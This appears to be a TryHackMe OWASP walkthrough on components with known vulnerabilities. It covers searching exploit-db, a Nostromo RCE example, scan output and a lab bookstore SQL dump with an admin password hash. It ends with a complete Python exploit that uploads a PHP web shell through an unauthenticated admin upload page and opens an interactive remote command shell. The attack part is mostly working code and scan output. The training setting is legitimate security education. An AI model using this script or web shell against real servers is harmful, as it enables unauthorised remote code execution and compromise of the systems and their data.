# *Day-9*

## Components with Known Vulnerabilities

## *[Task 28] [Day 9] Components With Known Vulnerabilities*


**Occasionally, you may find that the company/entity that you're pen-testing is using a program that already has a well documented vulnerability.**
**For example, let's say that a company hasn't updated their version of WordPress for a few years, and using a tool such as wpscan, you find that it's version 4.6. Some quick research will reveal that WordPress 4.6 is vulnerable to an unauthenticated remote code execution(RCE) exploit, and even better you can find an exploit already made on exploit-db.**
**As you can see this would be quite devastating, because it requires very little work on the part of the attacker as often times since the vulnerability is already well known, someone else has made an exploit for the vulnerability.**
**The situation becomes even worse when you realize, that it's really quite easy for this to happen, if a company misses a single update for a program they use, they could be vulnerable to any number of attacks.**
**Hence, why OWASP has rated this a 3(meaning high) on the prevalence scale, it is incredibly easy for a company to miss an update for an application.**

| **#1** |
| --- |
| Read above |

**No answer needed**

## *[Task 29] [Day 9] Components With Known Vulnerabilities - Exploitation*

**Recall that since this is about known vulnerabilities, most of the work has already been done for us. Our main job is to find out the information of the software, and research it until we can find an exploit. Let's go through that with an example web application.**




***Nostromo 1.9.6***

**What do you know, this server is using the default page for the nostromo web server. Now that we have a version number and a software name, we can use exploit-db to try and find an exploit for this particular version.**
**(Note: exploit-db is incredibly useful, and for all you beginners you're gonna be using this a lot so it's best to get comfortable with it)**


| Date | D | A | V | Title | Type | Platform | Author |
|---|---|---|---|---|---|---|---|
| 2020-01-01 | | | | nostromo 1.9.6 - Remote Code Execution | Remote | Multiple | Kr0ff |
| 2019-11-01 | | | | Nostromo - Directory Traversal Remote Command Execution (Metasploit) | Remote | Multiple | Metasploit |
| 2011-03-05 | | | | nostromo nhttpd 1.9.3 - Directory Traversal Remote Command Execution | Remote | Linux | RedTeam Pentesting GmbH |

Showing 1 to 3 of 3 entries (filtered from 42,927 total entries) FIRST PREVIOUS 1 NEXT LAST


**Lucky us, the top result happens to be an exploit script. Let's download it and try and to get code execution.**
**Running this script on it's own actually teaches us a very important lesson.**

```
Traceback (most recent call last):
  File "47837.py", line 10, in <module>
    cve2019_16278.py
NameError: name 'cve2019_16278' is not defined
```

**It may not work the first time. It helps to have an understanding of the programming language that the script is in, so that if needed you can fix any bugs or make any modifications, as quite a few scripts on exploit-db expect you to make modifications.**




**Fortunately for us, the error was caused by an line that should have been commented, so it's an easy fix.**




**Fixing that, let's try and run the program again.**

**Boom! We have RCE. Now it's important to note here that most scripts will just tell you what arguments you need to provide, exploit developers will rarely make you read potentially hundreds of lines of codes just to figure out how to use the script.**
**It is also worth noting that it may not always be this easy, sometimes you will just be given a version number like in this case, but other times you may need to dig through the HTML source, or even take a lucky guess on an exploit script, but realistically if it is a known vulnerability, there's probably a way to discover what version the application is running.**

**That's really it, the great thing about this piece of the OWASP 10, is that the work is pretty much already done for us, we just need to do some basic research, and as a penetration tester, you're already doing that quite a bit :).**

| #1 |
| --- |
| Read the above |

## No answer needed

# *[Task 30] [Day 9] Components With Known Vulnerabilities - Practical*

**The following is a vulnerable application, all information you need to exploit it can be found online.**

**Note: When you find the exploit script, put all of your input in quotes, for example "id"**

| #1 |
| --- |
| How many characters are in /etc/passwd (use wc -c /etc/passwd to get the answer) |

**python3 php-bookstore-exp.py http://10.10.231.11**

## 1161

## *nmap-scan*

```
PORT   STATE SERVICE
VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-
hostkey:
|   2048 e0:c2:1d:6a:e4:cb:9f:68:75:b3:dd:4a:46:79:bb:22
(RSA)
|   256 ad:c7:3b:12:f0:e1:de:ea:44:58:60:f8:f2:eb:86:f8
(ECDSA)
|_  256 32:a4:7a:64:58:0f:c0:01:c2:92:28:50:97:94:44:14 (ED25519)

80/tcp open  http    Apache httpd 2.4.29
((Ubuntu))
| http-cookie-
flags:
|   /:
|
PHPSESSID:
|_      httponly flag not
set
|_http-server-header: Apache/2.4.29 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## Versions:

```
Web Server:          Apache 2.4.29
Languages:           PHP, MySQL
OS:                   Ubuntu
JS Libraries:        jQuery 2.1.4
UI Framework:        Bootstrap 3.3.5

CMS:                  PhpMyAdmin 4.4.12
```

## *gobust-scan*

```
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/admin.php (Status: 200)
/controllers (Status: 301)
/database (Status: 301)
/functions (Status: 301)
/index.php (Status: 200)
/models (Status: 301)
/server-status (Status: 403)
/template (Status: 301)
```

## *www_project.sql*

```
-- phpMyAdmin SQL Dump
-- version 4.4.12
-- http://www.phpmyadmin.net
--
-- Host: 127.0.0.1
-- Generation Time: Dec 05, 2015 at 05:57 PM
-- Server version: 5.6.25
-- PHP Version: 5.6.11
```

```
SET SQL_MODE = "NO_AUTO_VALUE_ON_ZERO";
SET time_zone = "+00:00";


/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;

--
-- Database: `www_project`
--

-- --------------------------------------------------------

--
-- Table structure for table `admin`
--

CREATE TABLE IF NOT EXISTS `admin` (
  `name` varchar(20) COLLATE latin1_general_ci NOT NULL,
  `pass` varchar(40) COLLATE latin1_general_ci NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci;

--
-- Dumping data for table `admin`
--

INSERT INTO `admin` (`name`, `pass`) VALUES
('admin', 'd033e22ae348aeb5660fc2140aec35850c4da997');

-- --------------------------------------------------------

--
-- Table structure for table `books`
--

CREATE TABLE IF NOT EXISTS `books` (
  `book_isbn` varchar(20) COLLATE latin1_general_ci NOT NULL,
  `book_title` varchar(60) COLLATE latin1_general_ci DEFAULT NULL,
  `book_author` varchar(60) COLLATE latin1_general_ci DEFAULT NULL,
  `book_image` varchar(40) COLLATE latin1_general_ci DEFAULT NULL,
  `book_descr` text COLLATE latin1_general_ci,
  `book_price` decimal(6,2) NOT NULL,
  `publisherid` int(10) unsigned NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci;

--
-- Dumping data for table `books`
--

INSERT INTO `books` (`book_isbn`, `book_title`, `book_author`, `book_image`, `book_descr`, `book_price`,
`publisherid`) VALUES
('978-0-321-94786-4', 'Learning Mobile App Development', 'Jakob Iversen, Michael Eierman', 'mobile_app.jpg', 'Now,
one book can help you master mobile app development with both market-leading platforms: Apple''s iOS and
Google''s Android. Perfect for both students and professionals, Learning Mobile App Development is the only tutorial
with complete parallel coverage of both iOS and Android. With this guide, you can master either platform, or both -
and gain a deeper understanding of the issues associated with developing mobile apps.\r\n\r\nYou''ll develop an
actual working app on both iOS and Android, mastering the entire mobile app development lifecycle, from planning
through licensing and distribution.\r\n\r\nEach tutorial in this book has been carefully designed to support readers
with widely varying backgrounds and has been extensively tested in live developer training courses. If you''re new
to iOS, you''ll also find an easy, practical introduction to Objective-C, Apple''s native language.', '20.00', 6),
('978-0-7303-1484-4', 'Doing Good By Doing Good', 'Peter Baines', 'doing_good.jpg', 'Doing Good by Doing Good
shows companies how to improve the bottom line by implementing an engaging, authentic, and business-enhancing
program that helps staff and business thrive. International CSR consultant Peter Baines draws upon lessons learnt
from the challenges faced in his career as a police officer, forensic investigator, and founder of Hands Across the
Water to describe the Australian CSR landscape, and the factors that make up a program that benefits everyone
involved. Case studies illustrate the real effect of CSR on both business and society, with clear guidance toward
maximizing involvement, engaging all employees, and improving the bottom line. The case studies draw out the
companies that are focusing on creating shared value in meeting the challenges of society whilst at the same time
bringing strong economic returns.\r\n\r\nConsumers are now expecting that big businesses with ever-increasing
```

profits give back to the community from which those profits arise. At the same time, shareholders are demanding their share and are happy to see dividends soar. Getting this right is a balancing act, and Doing Good by Doing Good helps companies delineate a plan of action for getting it done.', '20.00', 2),
('978-1-118-94924-5', 'Programmable Logic Controllers', 'Dag H. Hanssen', 'logic_program.jpg', 'Widely used across industrial and manufacturing automation, Programmable Logic Controllers (PLCs) perform a broad range of electromechanical tasks with multiple input and output arrangements, designed specifically to cope in severe environmental conditions such as automotive and chemical plants.Programmable Logic Controllers: A Practical Approach using CoDeSys is a hands-on guide to rapidly gain proficiency in the development and operation of PLCs based on the IEC 61131-3 standard. Using the freely-available* software tool CoDeSys, which is widely used in industrial design automation projects, the author takes a highly practical approach to PLC design using real-world examples. The design tool, CoDeSys, also features a built in simulator / soft PLC enabling the reader to undertake exercises and test the examples.', '20.00', 2),
('978-1-1180-2669-4', 'Professional JavaScript for Web Developers, 3rd Edition', 'Nicholas C. Zakas', 'pro_js.jpg', 'If you want to achieve JavaScript''s full potential, it is critical to understand its nature, history, and limitations. To that end, this updated version of the bestseller by veteran author and JavaScript guru Nicholas C. Zakas covers JavaScript from its very beginning to the present-day incarnations including the DOM, Ajax, and HTML5. Zakas shows you how to extend this powerful language to meet specific needs and create dynamic user interfaces for the web that blur the line between desktop and internet. By the end of the book, you''ll have a strong understanding of the significant advances in web development as they relate to JavaScript so that you can apply them to your next website.', '20.00', 1),
('978-1-44937-019-0', 'Learning Web App Development', 'Semmy Purewal', 'web_app_dev.jpg', 'Grasp the fundamentals of web application development by building a simple database-backed app from scratch, using HTML, JavaScript, and other open source tools. Through hands-on tutorials, this practical guide shows inexperienced web app developers how to create a user interface, write a server, build client-server communication, and use a cloud-based service to deploy the application.\r\n\r\nEach chapter includes practice problems, full examples, and mental models of the development workflow. Ideal for a college-level course, this book helps you get started with web app development by providing you with a solid grounding in the process.', '20.00', 3),
('978-1-44937-075-6', 'Beautiful JavaScript', 'Anton Kovalyov', 'beauty_js.jpg', 'JavaScript is arguably the most polarizing and misunderstood programming language in the world. Many have attempted to replace it as the language of the Web, but JavaScript has survived, evolved, and thrived. Why did a language created in such hurry succeed where others failed?\r\n\r\nThis guide gives you a rare glimpse into JavaScript from people intimately familiar with it. Chapters contributed by domain experts such as Jacob Thornton, Ariya Hidayat, and Sara Chipps show what they love about their favorite language - whether it''s turning the most feared features into useful tools, or how JavaScript can be used for self-expression.', '20.00', 3),
('978-1-4571-0402-2', 'Professional ASP.NET 4 in C# and VB', 'Scott Hanselman', 'pro_asp4.jpg', 'ASP.NET is about making you as productive as possible when building fast and secure web applications. Each release of ASP.NET gets better and removes a lot of the tedious code that you previously needed to put in place, making common ASP.NET tasks easier. With this book, an unparalleled team of authors walks you through the full breadth of ASP.NET and the new and exciting capabilities of ASP.NET 4. The authors also show you how to maximize the abundance of features that ASP.NET offers to make your development process smoother and more efficient.', '20.00', 1),
('978-1-484216-40-8', 'Android Studio New Media Fundamentals', 'Wallace Jackson', 'android_studio.jpg', 'Android Studio New Media Fundamentals is a new media primer covering concepts central to multimedia production for Android including digital imagery, digital audio, digital video, digital illustration and 3D, using open source software packages such as GIMP, Audacity, Blender, and Inkscape. These professional software packages are used for this book because they are free for commercial use. The book builds on the foundational concepts of raster, vector, and waveform (audio), and gets more advanced as chapters progress, covering what new media assets are best for use with Android Studio as well as key factors regarding the data footprint optimization work process and why new media content and new media data optimization is so important.', '20.00', 4),
('978-1-484217-26-9', 'C++ 14 Quick Syntax Reference, 2nd Edition', '  Mikael Olsson', 'c_14_quick.jpg', 'This updated handy quick C++ 14 guide is a condensed code and syntax reference based on the newly updated C++ 14 release of the popular programming language. It presents the essential C++ syntax in a well-organized format that can be used as a handy reference.\r\n\r\nYou won''t find any technical jargon, bloated samples, drawn out history lessons, or witty stories in this book. What you will find is a language reference that is concise, to the point and highly accessible. The book is packed with useful information and is a must-have for any C++ programmer.\r\n\r\nIn the C++ 14 Quick Syntax Reference, Second Edition, you will find a concise reference to the C++ 14 language syntax. It has short, simple, and focused code examples. This book includes a well laid out table of contents and a comprehensive index allowing for easy review.', '20.00', 4),
('978-1-49192-706-9', 'C# 6.0 in a Nutshell, 6th Edition', 'Joseph Albahari, Ben Albahari', 'c_sharp_6.jpg', 'When you have questions about C# 6.0 or the .NET CLR and its core Framework assemblies, this bestselling guide has the answers you need. C# has become a language of unusual flexibility and breadth since its premiere in 2000, but this continual growth means there''s still much more to learn.\r\n\r\nOrganized around concepts and use cases, this thoroughly updated sixth edition provides intermediate and advanced programmers with a concise map of C# and .NET knowledge. Dive in and discover why this Nutshell guide is considered the definitive reference on C#.', '20.00', 3);

-- --------------------------------------------------------

--
-- Table structure for table `customers`
--

```
CREATE TABLE IF NOT EXISTS `customers` (
  `customerid` int(10) unsigned NOT NULL,
  `name` varchar(60) COLLATE latin1_general_ci NOT NULL,
  `address` varchar(80) COLLATE latin1_general_ci NOT NULL,
  `city` varchar(30) COLLATE latin1_general_ci NOT NULL,
  `zip_code` varchar(10) COLLATE latin1_general_ci NOT NULL,
  `country` varchar(60) COLLATE latin1_general_ci NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=4 DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci;

--
-- Dumping data for table `customers`
--

INSERT INTO `customers` (`customerid`, `name`, `address`, `city`, `zip_code`, `country`) VALUES
(1, 'a', 'a', 'a', 'a', 'a'),
(2, 'b', 'b', 'b', 'b', 'b'),
(3, 'test', '123 test', '12121', 'test', 'test');

-- --------------------------------------------------------

--
-- Table structure for table `orders`
--

CREATE TABLE IF NOT EXISTS `orders` (
  `orderid` int(10) unsigned NOT NULL,
  `customerid` int(10) unsigned NOT NULL,
  `amount` decimal(6,2) DEFAULT NULL,
  `date` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  `ship_name` char(60) COLLATE latin1_general_ci NOT NULL,
  `ship_address` char(80) COLLATE latin1_general_ci NOT NULL,
  `ship_city` char(30) COLLATE latin1_general_ci NOT NULL,
  `ship_zip_code` char(10) COLLATE latin1_general_ci NOT NULL,
  `ship_country` char(20) COLLATE latin1_general_ci NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=5 DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci;

--
-- Dumping data for table `orders`
--

INSERT INTO `orders` (`orderid`, `customerid`, `amount`, `date`, `ship_name`, `ship_address`, `ship_city`,
`ship_zip_code`, `ship_country`) VALUES
(1, 1, '60.00', '2015-12-03 13:30:12', 'a', 'a', 'a', 'a', 'a'),
(2, 2, '60.00', '2015-12-03 13:31:12', 'b', 'b', 'b', 'b', 'b'),
(3, 3, '20.00', '2015-12-03 19:34:21', 'test', '123 test', '12121', 'test', 'test'),
(4, 1, '20.00', '2015-12-04 10:19:14', 'a', 'a', 'a', 'a', 'a');

-- --------------------------------------------------------

--
-- Table structure for table `order_items`
--

CREATE TABLE IF NOT EXISTS `order_items` (
  `orderid` int(10) unsigned NOT NULL,
  `book_isbn` varchar(20) COLLATE latin1_general_ci NOT NULL,
  `item_price` decimal(6,2) NOT NULL,
  `quantity` tinyint(3) unsigned NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci;

--
-- Dumping data for table `order_items`
--

INSERT INTO `order_items` (`orderid`, `book_isbn`, `item_price`, `quantity`) VALUES
(1, '978-1-118-94924-5', '20.00', 1),
(1, '978-1-44937-019-0', '20.00', 1),
(1, '978-1-49192-706-9', '20.00', 1),
(2, '978-1-118-94924-5', '20.00', 1),
(2, '978-1-44937-019-0', '20.00', 1),
(2, '978-1-49192-706-9', '20.00', 1),
```

```
(3, '978-0-321-94786-4', '20.00', 1),
(1, '978-1-49192-706-9', '20.00', 1);

-- --------------------------------------------------------

--
-- Table structure for table `publisher`
--

CREATE TABLE IF NOT EXISTS `publisher` (
  `publisherid` int(10) unsigned NOT NULL,
  `publisher_name` varchar(60) COLLATE latin1_general_ci NOT NULL
) ENGINE=InnoDB AUTO_INCREMENT=7 DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci;

--
-- Dumping data for table `publisher`
--

INSERT INTO `publisher` (`publisherid`, `publisher_name`) VALUES
(1, 'Wrox'),
(2, 'Wiley'),
(3, 'O''Reilly Media'),
(4, 'Apress'),
(5, 'Packt Publishing'),
(6, 'Addison-Wesley');

--
-- Indexes for dumped tables
--

--
-- Indexes for table `admin`
--
ALTER TABLE `admin`
  ADD PRIMARY KEY (`name`,`pass`);

--
-- Indexes for table `books`
--
ALTER TABLE `books`
  ADD PRIMARY KEY (`book_isbn`);

--
-- Indexes for table `customers`
--
ALTER TABLE `customers`
  ADD PRIMARY KEY (`customerid`);

--
-- Indexes for table `orders`
--
ALTER TABLE `orders`
  ADD PRIMARY KEY (`orderid`);

--
-- Indexes for table `publisher`
--
ALTER TABLE `publisher`
  ADD PRIMARY KEY (`publisherid`);

--
-- AUTO_INCREMENT for dumped tables
--

--
-- AUTO_INCREMENT for table `customers`
--
ALTER TABLE `customers`
  MODIFY `customerid` int(10) unsigned NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=4;
--
-- AUTO_INCREMENT for table `orders`
```

```
--
ALTER TABLE `orders`
  MODIFY `orderid` int(10) unsigned NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=5;
--
-- AUTO_INCREMENT for table `publisher`
--
ALTER TABLE `publisher`
  MODIFY `publisherid` int(10) unsigned NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=7;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
```

## *php-bookstore-exp.py*

```python
# PHP Bookstore App Exploit
# Usage: python3 exploit.py http://URL-of-Target-Machine

import argparse
import random
import requests
import string
import sys

parser = argparse.ArgumentParser()
parser.add_argument('url', action='store', help='The URL of the target.')
args = parser.parse_args()

url = args.url.rstrip('/')
random_file = ''.join(random.choice(string.ascii_letters + string.digits) for i in range(10))

payload = '<?php echo shell_exec($_GET[\'cmd\']); ?>'

file = {'image': (random_file + '.php', payload, 'text/php')}
print('> Attempting to upload PHP web shell...')
r = requests.post(url + '/admin_add.php', files=file, data={'add':'1'}, verify=False)
print('> Verifying shell upload...')
r = requests.get(url + '/bootstrap/img/' + random_file + '.php', params={'cmd':'echo ' + random_file},
verify=False)

if random_file in r.text:
    print('> Web shell uploaded to ' + url + '/bootstrap/img/' + random_file + '.php')
    print('> Example command usage: ' + url + '/bootstrap/img/' + random_file + '.php?cmd=whoami')
    launch_shell = str(input('> Do you wish to launch a shell here? (y/n): '))
    if launch_shell.lower() == 'y':
        while True:
            cmd = str(input('RCE $ '))
            if cmd == 'exit':
                sys.exit(0)
            r = requests.get(url + '/bootstrap/img/' + random_file + '.php', params={'cmd':cmd}, verify=False)
            print(r.text)
else:
    if r.status_code == 200:
        print('> Web shell uploaded to ' + url + '/bootstrap/img/' + random_file + '.php, however a simple command
check failed to execute. Perhaps shell_exec is disabled? Try changing the payload.')
    else:
        print('> Web shell failed to upload! The web server may not have write permissions.')
```